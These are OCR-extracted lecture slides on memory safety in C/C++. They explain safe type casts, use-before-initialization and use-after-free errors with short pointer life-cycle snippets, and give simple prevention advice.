
- Are there any type casts that are type safe?
  - What do we mean by “type safe”?
- Allocate memory that includes all the fields that will be accessed by any pointer

Allocating the Largest Type Used

- Type t1



- Type t2



- If we allocate an object of type t2
  - Then accesses via "p" and "q" are within bounds and access the same fields

Safe Casts

- Are there any type casts that are type safe?
  - What do we mean by "type safe"?
- Allocate memory that includes all the fields that will be accessed by any pointer
  - In this case, all casts are an "upcast" of the allocated type (i.e., have the same or fewer fields)
  - And all the fields are in the corresponding locations and have the same type
  - Like casting a child class to a parent class in OOP

Temporal Memory Errors

- Exploit inconsistencies in the assignment of pointers to memory regions
  - Use-before-initialization
    - Prior to a pointer being assigned to an object (memory region)
  - Use-after-free
    - Use a pointer in a statement after the memory region to which has been assigned has been deallocated
      - And something has been allocated there in its place
- The most common vector for exploits today

Memory Life Cycle

- We have objects (memory regions) and references (pointers)
  - What goes wrong in temporal errors?
- A pointer may reference (use) a memory region that does not hold the object to which the pointer was assigned
- Normal lifecycle between a pointer and object
  - char *p; // declare pointer
  - p = (char *) malloc(size); // define pointer to object
  - len = snprintf(p, size, "%s", original_value); // use pointer
  - free(p); // deallocate object

Memory Life Cycle

- We have objects (memory regions) and references (pointers)
  - What goes wrong in temporal errors?
- A pointer may reference (use) a memory region that does not hold the object to which the pointer was assigned
- Normal lifecycle between a pointer and object
  - char *p; // declare pointer
  - p = (char *) malloc(size); // define pointer to object
  - len = snprintf(p, size, "%s", original_value); // use pointer
  - free(p); // deallocate object

Memory Life Cycle

- We have objects (memory regions) and references (pointers)
  - What goes wrong in temporal errors?
- A pointer may reference (use) a memory region that does not hold the object to which the pointer was assigned
- Normal lifecycle between a pointer and object
  - char *p; // declare pointer
  - p = (char *) malloc(size); // define pointer to object
  - len = snprintf(p, size, "%s", original_value); // use pointer
  - free(p); // deallocate object

What Is Going Wrong?


- We have objects (memory regions) and references (pointers)
  - What goes wrong in temporal errors?
- A pointer may reference (use) a memory region that does not hold the object to which the pointer was assigned
- What does ”p” reference upon use?
  - char *p; // declare pointer
  - len = snprintf(p, size, "%s", original_value); // use pointer
  - p = (char *) malloc(size); // define pointer to object
  - free(p); // deallocate object

Use-Before-Initialization (UBI)

- A pointer may reference a memory region that does not hold a defined (assigned) object
- What does ”p” reference upon use?
  - char *p; // declare pointer
  - len = snprintf(p, size, "%s", original_value); // use pointer
  - p = (char *) malloc(size); // define pointer to object
  - free(p); // deallocate object
- Called “use before initialization” (UBI)
  - Allows an adversary to reference a value that happens to be at the location that “p” is declared (not an assignment)
  - Could be anywhere

Why UBI Is A Problem

- Use before initialization



- Questions to explore
  - Where is the pointer allocated in memory?
    - Can the adversary control what is written to that location
  - What is the pointer's value at initialization?
    - Can this reference a useful target object to attack?


Why UBI Is A Problem

- Use before initialization

- Assume function "A" calls functions "B" and "C"
  - When function "B" is called, a new stack frame is created
  - Using memory in the stack region
  - Suppose there is a string "buffer" built from adversary input
  - Then, function "B" returns

Why UBI Is A Problem

- Use before initialization



- Assume function “A” calls functions “B” and “C”
  - When function “C” is called, a new stack frame is created
  - Using memory in the stack region – used by function “B”
  - Suppose there is a local variable pointer “ptr” declared in function “C”
  - But, ”ptr” is not initialized – what is the value of “ptr”?

Prevent UBIs

- Is there a way to prevent UBI vulnerabilities?

Prevent UBIs

- Is there a way to prevent UBI vulnerabilities?
  - Simple: initialize your variables
  - Pointers and data

What Is Going Wrong?


- We have objects (memory regions) and references (pointers)
  - What goes wrong in temporal errors?
- A pointer may reference (use) a memory region that does not hold the object to which the pointer was assigned
- What does "p" reference upon use?
  - char *p; // declare pointer
  - p = (char *) malloc(size); // define pointer to object
  - free(p); // deallocate object – release memory for reuse
  - len = snprintf(p, size, "%s", original_value); // use pointer

Use-After-Free (UAF)

- A pointer may reference a memory region that does not hold a defined (assigned) object
- What does ”p” reference upon use?
  - char *p; // declare pointer
  - p = (char *) malloc(size); // define pointer to object
  - free(p); // deallocate object – release memory for reuse
  - len = snprintf(p, size, "%s", original_value); // use pointer
- Called “use after free” (UAF)
  - Allows an adversary to reference a memory region that may be allocated to a different object
  - I.e., imagine a malloc between the free and use

Why Is UAF a Problem


- Use after free



- Assume you have a heap as shown
  - Focus on object ”B”
  - You have a reference to “B” – say pointer “b”

Why Is UAF a Problem


- Use after free



- Assume you have a heap as shown
  - Object "B" is deallocated
  - And you still have a reference to "B" – e.g., pointer "b"
  - And, pointer "b" may have "uses" after the deallocation of object "B"
  - But, the allocator is free to reuse the memory region

Why Is UAF a Problem

- Use after free



- Assume you have a heap as shown
  - The allocator chooses to use the memory region for object "D"
  - So, a "use" of pointer "b" will access the object "D" instead
  - Leak: Can read information in Obj D (even if another user's)
  - Attack: Can modify information in Obj D (maybe pointers!)

Prevent UAFs

- Is there a way to prevent UAF vulnerabilities?

Prevent UAFs

- Is there a way to prevent UAF vulnerabilities?
  - Simple: zero pointers when freeing them
  - Their use (after freeing) will cause a crash, but cannot be exploited

Conclusions

- Memory errors are still the most common cause of vulnerabilities
- They are caused by C/C++ allows objects (memory regions) and pointers (references to memory locations) to be defined and managed separately
- Thus, C/C++ are neither memory safe nor type safe
- Which leads to spatial, type, and temporal errors

Questions